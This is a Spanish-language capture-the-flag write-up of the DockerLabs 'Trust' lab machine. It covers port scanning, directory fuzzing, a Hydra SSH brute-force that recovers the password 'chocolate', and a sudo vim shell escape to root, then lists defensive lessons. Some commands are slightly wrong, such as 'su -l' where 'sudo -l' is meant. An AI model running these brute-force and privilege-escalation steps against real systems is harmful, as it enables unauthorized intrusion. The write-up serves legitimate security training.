



Trust — DockerLabs



Fecha 12-04-2026

Se descarga la maquina vulnerable en dockerlabs.es llamada "Trust"


Se despliega la maquina en Docker y se valida que el objetivo este activo enviando paquetes ICMP.



Reconocimiento

Confirmando respuesta de la maquina vulnerable se procede ahora con lanzar un escaneo de puertos con Nmap para identificar los servicios expuestos.

-p- para escanear todos los puertos, -sV para detectar versiones y -min-rate 500 para acelerar el escaneo




Resultado

Puerto	Servicio	Version
22/tcp	ssh	OpenSSH 9.2p1 Debian
80/tcp	http	Apache httpd 2.4.57

Enumeración Web

Empezamos explorando el servidor expuesto en el puerto 80 protocolo http



Revisaremos ahora que directorios ocultos hay con la herramienta Gobuster haciendo fuzzing de rutas utilizando common.txt:

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ gobuster dir -u http://172.18.0.2 -w /usr/share/dirb/wordlists/common.txt  
  
Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://172.18.0.2  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/dirb/wordlists/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
.htpasswd (Status: 403) [Size: 275]  
.hta (Status: 403) [Size: 275]  
.htaccess (Status: 403) [Size: 275]  
index.html (Status: 200) [Size: 10701]  
server-status (Status: 403) [Size: 275]  
Progress: 4613 / 4613 (100.00%)  
  
Finished  
  
(kali@kali)-[~]  
$
```


Al no encontrar nada interesante o relevante se amplía la búsqueda con big.txt:

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ gobuster dir -u http://172.18.0.2 -w /usr/share/dirb/wordlists/big.txt  
  
Gobuster v3.8.2  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://172.18.0.2  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/dirb/wordlists/big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8.2  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
.htpasswd (Status: 403) [Size: 275]  
.htaccess (Status: 403) [Size: 275]  
server-status (Status: 403) [Size: 275]  
Progress: 20469 / 20469 (100.00%)  
  
Finished  
  
(kali@kali)-[~]  
$
```

08:39
12/4/2026

Aun nada interesante, ahora se añaden extensiones de archivo comunes con el flag -x para buscar script PHP,HTML y ficheros de texto:

Ahora con la herramienta gobusther se descubre el archivo .php llamado "secret" con código status 200. Procedemos a abrirlo en el navegador:



En este caso observamos que en el mensaje utiliza un alias como Mario

Ahora con este usuario Mario y el puerto SSH abierto intentaremos realizar un ataque de fuerza bruta utilizando Hydra y la wordlist rockyou.txt

yay -S rockyou

Ubicación: /usr/share/dict/rockyou.txt

hydra -l mario -P /usr/share/dict/rockyou.txt ssh://172.18.0.2 -t 4

```

(kali@kali)-[~]
$ hydra -l mario -P /home/kali/Documents/rockyou.txt ssh://172.18.0.2 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-12 10:45:55
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:143443
99), ~3586100 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2 login: mario password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-12 10:46:30

(kali@kali)-[~]
$
  
```

Credenciales encontradas. Ahora nos conectamos por SSH:

```
mario@dd87c7e2f0d5: ~  
Session Actions Edit View Help  
└─$ hydra -l mario -P /home/kali/Documents/rockyou.txt ssh://172.18.0.2 -t 4  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita  
ry or secret service organizations, or for illegal purposes (this is non-binding, th  
ese ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-12 10:45:55  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:143443  
99), ~3586100 tries per task  
[DATA] attacking ssh://172.18.0.2:22/  
[22][ssh] host: 172.18.0.2 login: mario password: chocolate  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-12 10:46:30  
  
└─(kali@kali)-[~]  
└─$ ssh mario@172.18.0.2  
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.  
ED25519 key fingerprint is: SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.  
mario@172.18.0.2's password:  
Linux dd87c7e2f0d5 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (20  
26-02-25) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21  
mario@dd87c7e2f0d5:~$
```

08:53
12/4/2026

Se tiene el acceso a la maquina con el usuario Mario

Escalada de Privilegios

Ejecutamos el comando `su -l`, con este comando validamos que podemos ejecutar mediante `sudo` sin ser root todavía:

Respuesta: (ALL) /usr/bin/vim

Mario puede ejecutar **vim como root sin contraseña**. Esto es un error de configuración crítico — vim es un editor de texto que permite ejecutar comandos del sistema operativo directamente desde su interfaz mediante el comando interno :!.

Consultamos **GTFOBins** (<https://gtfobins.github.io/gtfobins/vim/#sudo>), la base de datos de referencia para abusar de binarios Unix en escaladas de privilegios. La sección sudo de vim nos indica el siguiente comando:

```
sudo vim -c '!/bin/sh'
```

sudo vim : abre vim con privilegios de root

-c '!/bin/sh' : Ejecuta el comando interno :! Que lanza /bin/sh como root

Lecciones aprendidas

No exponer información de usuarios en las paginas web aun que esten en rutas ocultas

Contraseñas robustas, la contraseña “chocolate” es común en diccionarios de ataques de contraseña.

Auditar periódicamente permisos de usuarios. Ningún usuario debe de poder ejecutar sudoedit, este privilegio debe de ser controlado.

Implementar bloqueos de IPs que realicen múltiples intentos de autenticación fallido por SSH.